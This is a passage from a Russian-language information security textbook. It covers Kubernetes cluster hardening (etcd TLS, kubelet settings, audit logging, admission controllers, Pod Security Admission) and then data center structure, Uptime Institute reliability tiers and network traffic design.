- `--peer-key-file=<path>`: незашифрованный ключ сертификата;
- `--peer-client-cert-auth`: когда эта опция установлена, etcd проверяет валидность подписей клиентских сертификатов для всех входящих запросов;
- `--peer-trusted-ca-file=<path>`: доверенный центр сертификации;
- `--peer-auto-tls`: использовать автоматически сгенерированный самоподписанный сертификат для соединений типа точка–точка.

Также необходимо установить межсетевой экран между API-сервером и etcd-кластером.

Изоляция узлов Kubernetes

При построении сетевой архитектуры K8s следует помнить, что узлы Kubernetes должны находиться в отдельной сети и не должны напрямую подключаться к общедоступным сетям. Еще лучше избегать прямых подключений к общей корпоративной сети. Но для этого необходимо полностью разнести в отдельные подсети трафик управления Kubernetes и трафик данных, изолировав их друг от друга. Сделать это можно с помощью создания ACL на межсетевом экране с разделением трафика на отдельные подсети. Более подробно по настройке сетевых политик можно прочесть в документе https://kubernetes.io/docs/concepts/services-networking/network-policies/.

Мониторинг сетевого трафика

Контейнерные приложения обычно широко используют кластерные сети. Наблюдайте за активным сетевым трафиком и сравнивайте его с трафиком, разрешенным сетевой политикой Kubernetes, чтобы понять, как взаимодействует ваше приложение, и выявить аномальные связи.

В то же время если вы сравните активный трафик с разрешенным трафиком, то можете определить сетевые политики, которые не применяются активно рабочими нагрузками кластера. Эта информация может быть использована для дальнейшего усиления разрешенной сетевой политики, удаления ненужных подключений для уменьшения поверхности атаки.

Настройка белого списка процессов

Белый список процессов – это эффективный способ выявления неожиданно запущенных процессов. Сначала необходимо понаблюдать за приложением в течение определенного периода времени, чтобы определить все процессы, запущенные при нормальном поведении приложения. Затем можно использовать этот список в качестве своего белого списка для будущего анализа кор-

ректности поведения приложения. Неожиданное появление сторонних процессов, без внесения явных изменений в работу приложения, – явный признак того, что с приложением что-то не так.

Включение журналов аудита

Ведение журнала аудита должно быть обязательно включено, для того чтобы отслеживать необычные или нежелательные вызовы API, особенно неудачные попытки аутентификации. Отказ в авторизации может означать, что злоумышленник пытается использовать украденные учетные данные или подобрать корректный пароль.

При передаче файлов на kube-apiserver вы можете использовать флаг `-audit-policy-file`, чтобы включить ведение журнала аудита, а также точно определить, какие события должны регистрироваться. Можно установить один из следующих уровней ведения журнала:

- No, только метаданные;
- Request, который регистрирует метаданные и запрос, но не ответы;
- RequestResponse, который регистрирует все три.

Регулярное обновление компонентов

Регулярно обновляйте компоненты инфраструктуры Kubernetes. Несмотря на очевидность данного совета, многие по-прежнему им пренебрегают.

На верхнем уровне процесс обновления состоит из следующих шагов:

- обновления основного узла управления;
- обновления дополнительных узлов управления;
- обновления рабочих узлов.

Процесс обновления компонентов не является простой задачей, поэтому за техническими подробностями можно рекомендовать обратиться к документации https://kubernetes.io/docs/tasks/administer-cluster/cluster-upgrade/.

Безопасная настройка агента Kubelet

Kubelet – это агент, работающий на каждом узле, который взаимодействует со средой выполнения контейнера для запуска модулей и отчетов о показателях для узлов и модулей. Каждый kubelet в кластере предоставляет интерфейс API, который вы можете использовать для запуска и остановки модулей и выполнения других операций. Если неавторизованный пользователь получит доступ к этому API (на любом узле) и сможет запускать код в кластере, он может скомпрометировать весь кластер.

Вот основные действия, которые можно выполнить для защиты Kubelet:

- отключите анонимный доступ к агенту с помощью `--anonymous-auth=false`, чтобы запросы, не прошедшие проверку подлинности, получали ответ с ошибкой. Чтобы сделать это, сервер API должен идентифицировать себя с kubelet. Это можно сделать, добавив флаги `-kubelet-clientcertificate` и `--kubelet-client-key`;
- для параметра `--authorization mode` необходимо установить значение, отличное от AlwaysAllow, чтобы убедиться, что все поступающие запросы авторизованы;

- включите NodeRestriction в параметр API `server -admission-control`, чтобы ограничить разрешения kubelet. Это позволяет только kubelet изменять модули, привязанные к его собственному объекту узла;
- установите `--read-only-port=0`, чтобы закрыть порты, доступные только для чтения. Это предотвращает доступ анонимных пользователей к информации о выполняемых рабочих нагрузках. Этот порт не позволяет хакерам вносить изменения в кластере, но может быть использован на этапе разведки атаки;
- отключите параметр cAdvisor, который использовался в старых версиях Kubernetes для предоставления метрик и был заменен статистикой API Kubernetes;
- установите `-cadvisor-port=0`, чтобы избежать раскрытия информации о запущенных рабочих нагрузках. Это значение по умолчанию для Kubernetes версии v1.11.

Admission Controllers

Admission controllers – это специальные плагины в Kubernetes, предназначенные для перехвата запросов к серверу API Kubernetes до того момента, когда объект будет сохранен, с целью проверки подлинности и авторизации запроса.




Рис. 5.8

В целом концепция Admission controllers состоит из следующих основных этапов:

- API HTTP handler;
- Authentification/Authorization;
- Mutating admission (mutating webhooks);
- Schema validation;
- Validating admission (validating webhooks);
- Persisted to etcd.

По сути, когда на API приходит запрос, затем уже на сервере KubeAPI происходят аутентификация и авторизация, далее происходит проверка данных и схемы с помощью вебхуков, и только потом запись идет в хранилище etcd. Таким образом, мы прежде всего проверяем, какие данные нам передали,

нет ли в них чего-то не слишком безопасного в плане создания контейнера, а также мы можем изменить потенциально небезопасные значения параметров, если они не соответствуют правилам безопасности.

Включение admission controller'ов может происходить посредством отправки флага напрямую kubeapi-server:

```
--enable-admission-plugins=ValidatingAdmission Webhook,MutatingAdmissionWebhook
```

В текущих версиях Kubernetes несколько Admission Controller уже включены по умолчанию и обеспечивают базовый уровень безопасности. Kubernetes советует использовать следующие admission controller по умолчанию:

```
--enable-admission-plugins=NamespaceLifecycle,imitRanger,ServiceAccount,
DefaultStorageClass,DefaultTolerationSeconds,MutatingAdmissionWebhook,ValidatingAdmissionWeb
hook,Priority,ResourceQuota,PodSecurityPolicy
```

Отдельно хотелось бы обратить внимание на использование mutating/validating webhooks. С помощью валидирующих и модифицирующих вебхуков можно внедрить запрет запуска пода под повышенными привилегиями. При попытке развернуть под с повышенными привилегиями мы получим ошибку, и такой под не будет развернут.

Например, мы можем при развертывании указать runAsNonRoot, но далее установить `runAsUser = 0`. В результате предполагается запуск под root. Однако вебхук может обнаружить подобную попытку обхода запрета и не дать запустить контейнер.

Таким образом, Admission controllers могут повысить безопасность, установив разумный базовый уровень безопасности для namespace или всего кластера.

Встроенный PodSecurityPolicy admission controller можно использовать, например, для запрета запуска контейнеров под root или обеспечения того, чтобы корневая файловая система контейнера всегда монтировалась только для чтения. То есть реализовать тот самый функционал, о котором мы говорили в разделе, посвященном безопасности контейнеров. Также можно разрешить извлечение образов только из определенных реестров, известных разработчиков. Не позволять загружать контейнеры откуда попало.

С помощью PodSecurityPolicy можно отклонять развертывания, не соответствующие стандартам безопасности. Например, контейнеры, использующие privileged-флаг, могут обойти множество проверок безопасности.

Помимо выполнения задач, связанных с безопасностью, Admission controllers позволяют проверять конфигурацию объектов, работающих в кластере, и предотвращают попадание каких-либо очевидных неправильных конфигураций в ваш кластер.

Admission controllers могут также быть полезны для обнаружения и исправления образов, развернутых без семантических тегов, например при автоматическом добавлении или проверке лимитов ресурсов, автоматическом добавлении меток и аннотаций, а также для проверки того, чтобы ссылки на образы, применяемые в продакшн-развертываниях, не использовали latest-теги или теги с -dev-суффиксом. Использование таких тегов чревато тем, что у нас окажется нестабильная версия контейнера со всеми вытекающими последствиями в части безопасности и надежности.

Безопасность в Run-Time

На смену устаревшей PodSecurityPolicy в версии 1.22 пришел контроллер доступа Pod Security Admission controller (PSA). Данный контроллер определяет стандарты безопасности pod на уровне пространства имен (namespace). После активации PSA (или установки вебхука) вы можете настроить пространства имен, чтобы определить режим контроля доступа, который вы хотите использовать.

Kubernetes определяет набор режимов, которые вы можете установить, чтобы определить, какой из предопределенных уровней безопасности Pod Standard вы хотите использовать для неймспейсов. Выбранная вами метка определяет, какое действие предпринимает k8s при обнаружении потенциального нарушения. Набор режимов, которые можно установить в PSA:

- **Enforce** – нарушения правил приведут к отклонению развертывания;
- **Audit** – нарушения политики вызывают добавление аннотации аудита к событию, записанному в журнале аудита (audit log), но в остальном они разрешены;
- **Warn** – нарушения политики вызовут предупреждение для пользователя, но в остальном разрешены.

Для подов имеются три политики от наименее запретительной к наиболее:

- **Privileged** – все открыто и не ограничено;
- **Baseline** – охватывает наиболее распространенные известные повышения привилегий и обеспечивает более легкую адаптацию;
- **Restricted** – строго ограничено в соответствии с лучшими практиками. Может вызвать проблемы с совместимостью.

Политики применяются к пространству имен с помощью меток. Эти метки следующие:

```
REQUIRED: pod-security.kubernetes.io/<MODE>: <LEVEL>
OPTIONAL: pod-security.kubernetes.io/<MODE>-version: <VERSION> (defaults to latest)
```

Для того чтобы оценить существующие рабочие нагрузки на соответствие политикам и определить, какие рабочие нагрузки необходимо будет изменить, чтобы они не нарушали политику, можно воспользоваться следующей командой.

```
kubectl label --dry-run=server --overwrite ns --all \
    pod-security.kubernetes.io/enforce=baseline
```

```
$ kubectl label --dry-run=server --overwrite ns --all \
>     pod-security.kubernetes.io/enforce=baseline
namespace/default labeled
namespace/kube-node-lease labeled
namespace/kube-public labeled
namespace/kube-system labeled
namespace/kubernetes-dashboard labeled
```

Далее в зависимости от развернутых контейнеров мы можем получить различные результаты.

В этом разделе мы рассмотрели основные моменты обеспечения безопасности Kubernetes, начиная от безопасной настройки контейнеров и заканчивая настройками политик.

5.7. Заключение

Как видно, функционал средств защиты виртуальной среды, таких как vGate, достаточно богат различными возможностями и позволяет защитить виртуальную среду от разнообразных угроз.

Технологии контейнеризации, несмотря на свою большую популярность среди разработчиков, также не лишены уязвимостей, и в этой главе мы рассмотрели основные проблемы Docker и системы оркестрации контейнеров Kubernetes.

ГЛАВА 6
Облачные технологии

6.1. Принцип облака

Облачные технологии сейчас у всех на слуху. Все больше услуг, сервисов и решений предоставляется посредством облачных вычислений. При этом все более значимую роль начинает играть безопасность облачных систем. Однако не стоит забывать, что основой «облака» являются физические серверы. Поэтому обсуждение вопросов безопасности начнем с рассмотрения центров обработки данных – ядра облачных систем.

В последние два десятилетия объемы обрабатываемых данных увеличиваются в геометрической прогрессии. Также стремительно растут скорости обработки информации, мощность вычислительных систем и каналов связи. В связи с этим все большее развитие получают центры обработки данных (ЦОД). ЦОД – это отказоустойчивая комплексная централизованная система, обеспечивающая автоматизацию бизнес-процессов с высоким уровнем производительности и качеством предоставляемых сервисов. В ЦОД размещаются серверные системы, хранилища данных и сетевое оборудование.

Стоит отметить, что также сейчас во всем мире стремительно растут плотность и мощность оборудования в центрах обработки данных. Благодаря развитию технологий виртуализации появляется возможность увеличить эффективность работы ЦОД. При этом необходимо также учитывать специфику организаций, использующих ЦОД. Так, для провайдеров услуг связи основной упор делается на размещение телекоммуникационного оборудования, для хостинг-провайдеров – на размещение отказоустойчивых веб-серверов, для банков – на системы хранения данных и т. д. в России наиболее актуальна тема строительства новых ЦОД, а не их модернизации.

Отдельной темой является аутсорсинг ЦОД, при котором заказчику предоставляются вычислительные мощности в виде «облака». Аппаратные ресурсы облачной системы размещаются на стороне провайдера, предоставляющего данные услуги. Соответственно, задача обеспечения безопасности используемого оборудования целиком ложится на провайдера. Но здесь не все так просто. Безопасность оборудования – это скорее физическая защита, которая является лишь частью ИБ. В облачной системе заказчику предоставляются определенные вычислительные ресурсы. «Облако» может представлять собой операционную систему, в которой уже заказчик устанавливает свой набор приложений. Другим уровнем «облачной» абстракции является предоставление приложений. Например, возможность работы с базой данных в «облачной СУБД» или создание виртуального каталога в «облачном» хостинге.

Провайдер отвечает за оборудование и сетевую инфраструктуру, а за безопасность ОС и всех приложений, которые в ней развернуты, отвечает уже заказчик. Однако здесь провайдер, как правило, при создании «облака» использует средства виртуализации и кластеризации – то дополнительное ПО, которое также необходимо защищать. Например, необходимо разграничить доступ к средствам управления виртуальной средой или защитить от прослушивания трафик при обмене между узлами кластера. Таким образом, обеспечение информационной безопасности требуется как со стороны провайдера, так и со стороны заказчика.

В случае если «облаком» является приложение, то здесь тем более обеспечением ИБ необходимо заниматься как провайдеру услуги, так и заказчику, первому – на уровне ОС и администрирования приложения, второму – внутри самого приложения.

Таким образом, развитие «облачных» технологий и виртуализации добавило ряд вопросов к теме обеспечения информационной безопасности ЦОД.

6.1.1. Структура ЦОД

Темой данного раздела является информационная безопасность центров обработки данных. Однако прежде чем переходить к непосредственным вопросам безопасности, нелишним будет рассмотреть, какие именно функциональные модули входят в состав ЦОД. Как уже отмечалось выше, в зависимости от специфики организации, использующей центр обработки данных, набор этих модулей может меняться в сторону увеличения числа отдельных элементов, но в целом состав модулей является типовым.

Обычно в состав ЦОД входят следующие модули:

- высоконадежное серверное оборудование;
- системы хранения и передачи данных, включая системы резервного копирования;
- системы энергообеспечения, кондиционирования и физического размещения;
- системы мониторинга и управления;
- системы безопасности;
- решения по виртуализации ресурсов.

Если организация самостоятельно создает свой ЦОД, то она получает ряд преимуществ – это предоставление отказоустойчивых инфраструктурных сервисов в режиме 24×7, повышение эффективности и надежности эксплуатации вычислительных ресурсов, упрощенное централизованное администрирование, высокий уровень защиты информационной системы, контроль доступа к ЦОД, простое и удобное масштабирование вычислительных ресурсов. Платой за все это является достаточно высокая стоимость строительства, внедрения и обслуживания собственного ЦОД. Например, для начала следует найти подходящее помещение, подвести к нему необходимые коммуникации: систему кондиционирования, пожаротушения и, главное, требуемые электрические мощности. При этом нужно получить документы на использование данных систем. Все это стоит немалых денег и требует затрат времени, иногда весьма значительных. После подготовки ЦОД и размещения в нем оборудования

нужно осуществлять поддержку ЦОД, для этого необходимо иметь в штате специалистов по используемому в ЦОД оборудованию. Это также требует определенных затрат. Однако многие российские компании по-прежнему предпочитают строить собственные ЦОД по той причине, что так безопаснее. Они самостоятельно контролируют все свои конфиденциальные данные.

Другой путь – это аренда ЦОД. В этом случае заказчику уже не нужно думать об энергомощностях и кондиционировании. Он просто размещает свое оборудование в арендуемых стойках. Однако обслуживание серверов и резервное копирование ему необходимо выполнять самостоятельно. Этот вариант использования ЦОД в настоящий момент является наиболее распространенным.

Третий путь – набирающие обороты «облачные» технологии. Здесь заказчик просто арендует часть мощностей. Ему не надо думать не только об обслуживании оборудования, но и об администрировании самой серверной инфраструктуры, отказоустойчивости и резервном копировании. В ближайшие годы этот вариант использования будет наиболее востребованным.

6.1.2. Виды ЦОД

Говоря о ЦОД, стоит отметить, что он не всегда представляет собой большое помещение с оборудованием от различных производителей.

Обычно выделяют три основных вида ЦОД:

1) основной ЦОД – это специально подготовленное помещение (здание), оборудованное комплексом инженерных систем (разрабатывается индивидуально, исходя из конфигурации предоставленных помещений и потребностей заказчика);
2) комплексный ЦОД (от производителя);
3) мобильный (контейнерный).

О первом виде ЦОД мы уже поговорили. Второй вид ЦОД – комплексный от производителя – это, как правило, единое решение от одного разработчика оборудования. Достоинством таких ЦОД является высокая совместимость, ведь все оборудование от одного производителя. Недостатками же будут высокая стоимость и определенные проблемы с совместимостью с оборудованием других разработчиков, связанные с этим ограничения функционала.

Мобильные ЦОД – это контейнеры, установленные на грузовых автомобилях и содержащие все необходимое оборудование для развертывания центра обработки данных в любом месте. Как правило, это резервные ЦОД. В России практика использования мобильных ЦОД получила слабое распространение.

6.1.3. Требования к надежности

Завершая тему описания ЦОД, поговорим об их надежности. В отличие от обычных рабочих мест, даже непродолжительный простой серверного оборудования недопустим. В связи с этим выдвигаются дополнительные требования к надежности.

Непрерывность работы любого ЦОД обычно измеряется в процентах рабочего времени в год. При наиболее распространенном уровне «три девятки» (99,9 %) функционирование не должно прерываться в целом более чем на

восемь часов в год. «Четыре девятки» (99,99 %) допускают перерыв не более часа, «пять девяток»(99,999 %) – это почти 100%-ная непрерывность, остановка не превышает и минуты. Объективной оценкой возможностей ЦОД можно считать только независимый аудит. При этом можно воспользоваться определенными стандартами для оценки. Это могут быть: ISO 17799, FISMA, Basel II, COBIT, HIPAA, NIST SP800-53.

Далее давайте рассмотрим более детально, что из себя представляют требования к надежности на различных уровнях ЦОД.

Надежность как фундамент для ЦОД

ЦОД – это специализированный объект, представляющий собой связанную систему ИТ-инфраструктуры, инженерной инфраструктуры, оборудование (серверное и сетевое) и части которых размещены в здании или помещении, подключенном к внешним сетям, как инженерным, так и телекоммуникационным. Такое определение нам дает Википедия.

Но на практике под словом ЦОД может пониматься разнообразие различных серверных помещений. У заказчиков приходилось видеть небольшие комнатки с бытовым кондиционированием, которые тоже именовались гордым словом ЦОД. И если брать определение из Википедии, то, собственно, такие комнатки тоже являются центрами обработки данных.




Рис. 6.1

Поэтому мы немного дополним и детализируем определение. ЦОД – это высокотехнологичная площадка, оснащенная специализированными системами кондиционирования, бесперебойного питания, пожаротушения.

Основной характеристикой ЦОД является уровень обеспечения надежности, и здесь важно обратить внимание на все факторы, которые могут повлиять на надежность. Обычно когда говорят про надежность ЦОД, то все вспоминают

про обеспечение питания, каналы связи, далее говорят про кондиционирование и пожаротушение. Однако часто забывают про другие факторы, которые могут повлиять на доступность ресурсов ЦОД, то есть на надежность. Прежде всего это надежность самого здания. Здание должно быть построено должным образом, с учетом требований по прочности перекрытий, а также с учетом габаритов оборудования, которое должно в нем размещаться.

Приведу пару примеров, для того чтобы было понятно, о чем идет речь. При размещении серверной стойки в одной ЦОД-комнатке мы столкнулись с проблемой, когда после подсчета общего веса стойки выяснилось, что перекрытия не рассчитаны на такой вес, и в результате оборудование пришлось перераспределять по другим стойкам.

И другая история, когда в ЦОД одной крупной организации нужно было разместить мейнфрейм, но для того, чтобы доставить это устройство в серверное помещение, его нужно было наклонить, так как иначе оно не пролезало в двери. Все бы ничего, но в мейнфрейм были встроены датчики наклона на батарейках, которые фиксировали наклон больше 8 градусов. И в случае такой фиксации заказчик слетал с поддержки вендора. В результате потребовалось дополнительное участие инженеров вендора в работах, для того чтобы согласовать перемещение.

Все эти истории говорят о том, что при выборе ЦОД необходимо учитывать различные факторы. И продолжая тему надежности, поговорим о том, какие уровни надежности ЦОД вообще существуют. По международной классификации Uptime Institute существует 4 уровня надежности ЦОД:

- Tier I: Basic Capacity (базовый потенциал, инфраструктура без резервирования);
- Tier II: Redundant Capacity Components (дублирование критически важных компонентов, инфраструктура с резервированием);
- Tier III : Concurrently Maintainable (инфраструктура с возможностью параллельного ремонта/обслуживания без остановки работы);
- Tier IV: Fault Tolerant (отказоустойчивая инфраструктура).

Сразу оговорюсь, здесь речь пойдет только про требования для данных уровней, речи о том, как получить данные сертификаты в текущих условиях, вестись не будет. Далее давайте рассмотрим, что из себя представляет каждый из этих уровней, более подробно.

Tier I

Первый уровень – это инфраструктура начального уровня. В ЦОД, который хочет соответствовать этому уровню, должно быть выделенное под ИТ-оборудование пространство, источники бесперебойного питания, системы охлаждения. Также на случай продолжительных проблем с питанием (несколько часов) должен быть дизельный генератор.

Этот уровень не накладывает никаких дополнительных требований по наличию запасных ресурсов и резервированию. Допустимое время простоя для Tier I составляет 28.8 ч в год, а уровень отказоустойчивости – 99.671 %. И так как мы не накладываем никаких требований по отказоустойчивости, то важно понимать, что поломка любой из систем для ЦОД уровня Tier I нарушает (или даже останавливает) работу всего объекта.

Во многих организациях даже внутренние серверные превосходят по предоставляемым ресурсам Tier I, так как у них резервирование критических компонентов. И на следующих уровнях требования к резервированию становятся жестче.

Tier II

На уровне Tier II уже присутствует резервирование критически важных компонентов. Так, активное оборудование (ИБП, дизель-генератор и кондиционирование) резервируется по схеме N+1, присутствует один энерговвод. Допустимое время простая дата-центра, которому присвоен Tier II, – 22 ч в год, а уровень отказоустойчивости, соответственно, – 99.749 %.

Этот уровень уже позволяет продолжать работу в случае отказа каких-либо компонентов, однако все работы по ремонту или модернизации будут приводить к полной остановке работы всего ЦОД.

Tier III

В ЦОД уровня Tier III у нас есть возможность ремонта и модернизации оборудования без отключения и остановки работы дата-центра. Основным преимуществом здесь является прозрачность проведения любых работ по профилактике или замене оборудования на объекте. Tier III ЦОД имеет уже два энерговвода, активное оборудование резервируется по схеме N+1, а вот потоки – по 2N. Отказоустойчивость составляет 99.982 %, а значит, простой такого дата-центра не превысит 1.6 ч в год.

Также для третьего уровня выдвигаются дополнительные требования, такие как наличие системы контроля доступа, отсутствие оконных проемов, увеличенная несущая способность перекрытий не менее 1225 кг/м^2.

По результатам поиска выяснилось, что подавляющее число коммерческих ЦОД в России соответствуют требованиям Tier 3.

Tier IV

И наконец, самый высокий уровень на сегодняшний день. Tier IV представляет собой дата-центр третьего уровня с добавлением концепции отказоустойчивости в топологическую схему. Максимальный показатель доступности – это 99.995 %. Данный показатель достигается за счет дублированного резервирования инженерных систем (2*(N+1)). Это означает, что дублируются и основные, и дополнительные системы ЦОД и резервные компоненты разнесены по разным помещениям. Допустимое время простоя ЦОД Tier IV составляет всего лишь 26 минут в год.

На сайте Uptime Institute упоминается первый в России ЦОД Технопарк Мордовия, получивший Tier IV. Принципы обеспечения отказоустойчивости в данном ЦОД на примере питания представлены на рис. 6.2, также взятом с сайта Uptime Institute.

Также в новостях проскакивала информация о том, что в России строят другие ЦОД Tier IV, но здесь важно понимать, что использование ЦОД такого уровня оправдано только для систем с повышенными требованиями к надежности, так как размещение оборудования в таком ЦОД будет стоить намного дороже, чем, к примеру, в ЦОД Tier III.




Рис. 6.2. *Принципы обеспечения отказоустойчивости в ЦОД Технопарк Мордовия*

Мы довольно много говорили про надежность ЦОД в целом. Такое внимание к данной теме вызвано тем, что без надлежащего обеспечения уровня надежности всех систем обеспечения в ЦОД не стоит и начинать тему построения сетевой архитектуры. Так как, например, в случае отключения питания сетевое оборудование не сможет долго работать, а в случае проблем с кондиционированием оно может просто сгореть.

Но перейдем непосредственно к теме дизайна сетей ЦОД.

Связность

Термин связность подразумевает наличие каналов связи от ЦОДа до основных площадок обмена трафиком (кстати, они тоже являются ЦОДами). Как правило, эти каналы представляют собой волоконно-оптические линии связи с достаточно высокой пропускной способностью. Естественно, чем ближе ЦОД находится к этим площадкам, тем меньше задержка сигнала.

Для московского региона основными площадками по обмену трафиком являются М-9 и М-10. Соответственно, при планировании сети ЦОД необходимо прежде всего заложить высокопроизводительные каналы связи до данных площадок.

Север–юг–восток–запад

Сеть внутри ЦОД должна обеспечивать связанность различных компонентов, таких как серверы, СХД и сетевое оборудование.

Начнем с типов трафика, то есть с направлений потоков данных: трафик, идущий между внешними клиентами и внутренними узлами, и трафик, курсирующий только между внутренними узлами. Трафик данных, выходящий из ЦОД во внешнюю систему, находящуюся за пределами ЦОД, называют трафи-

ком «Север–юг» (N-S), а поток данных в пределах сети ЦОД называют трафиком «Восток–запад» (E-W).




Рис. 6.3

Очевидно, что трафик типа «Восток–запад» для владельцев ЦОД бесплатен, в отличие от «Север–юг», который выходит за пределы ЦОД, поэтому они заинтересованы в том, чтобы как можно больше трафика было именно E-W. В современных дата-центрах доля трафика E-W составляет примерно 80 %. Это тоже надо учитывать при проектировании пропускной способности каналов внутренней сети ЦОД.

ЦОДы не существуют «в вакууме», то есть они всегда связаны с другими ЦОДами. Так как для многих серьезных приложений очень критична отказоустойчивость, то их владельцы размещают их в нескольких ЦОДах и настраивают репликацию. Таким образом, еще одним важным требованием к сетевой архитектуре ЦОД является возможность соединения дата-центров (Data Center Interconnect, DCI). Если по-простому, то DCI-технологии должны обеспечивать на больших расстояниях параметры соединения, аналогичные патчкордам между стойками.

Эта тема не очень популярна у айтишников. Мы привыкли втыкать шнурок в Ethernet-розетку – и там появляется сеть, а может даже интернет, но мы не особо задумываемся о том, как эта сеть построена на физическом уровне. Однако между тем кабельная инфраструктура в ЦОД имеет большое значение, ведь именно она обеспечивает сетевую доступность ресурсов ЦОД.

Для проектирования различных систем ЦОД существует серия стандартов EN 50600-x, которая предоставляет всесторонний и независимый комплекс определений и требований к проектированию и эксплуатации всех сооружений и инфраструктуры ЦОД. К кабельной инфраструктуре относится стандарт EN 50600-2-4, который охватывает несколько типов кабельных систем.



Рис. 6.4. *Виды кабельных систем*

Рассмотрим более подробно представленные на рисунке виды кабельных систем. Соединение точка-точка – это прямое соединение двух единиц ИТ-оборудования отдельным кабелем без использования стандартной системы кабелей. Обычно для таких соединений используются кабели, напрямую соединяющие активное сетевое оборудование.

Помимо соединений точка-точка существует также структурированная кабельная система, в которой для соединения узлов используются различные универсальные кабельные решения. Такая система может иметь одноранговую или иерархическую структуру и позволяет выполнять различные типы соединений.

Недостатки point to point

Топология сети типа «точка-точка» получила широкое распространение. На рис. 6.5 представлена исходная топология такой сети.




Рис. 6.5. *Исходная топология сети типа «точка-точка»*

Как видно, здесь все узлы связаны с коммутаторами по отказоустойчивой схеме (каждый узел с каждым коммутатором). Это, конечно, хорошо, но что происходит, когда мы хотим добавить еще несколько узлов или коммутаторов, например так, как показано на рисунке ниже?

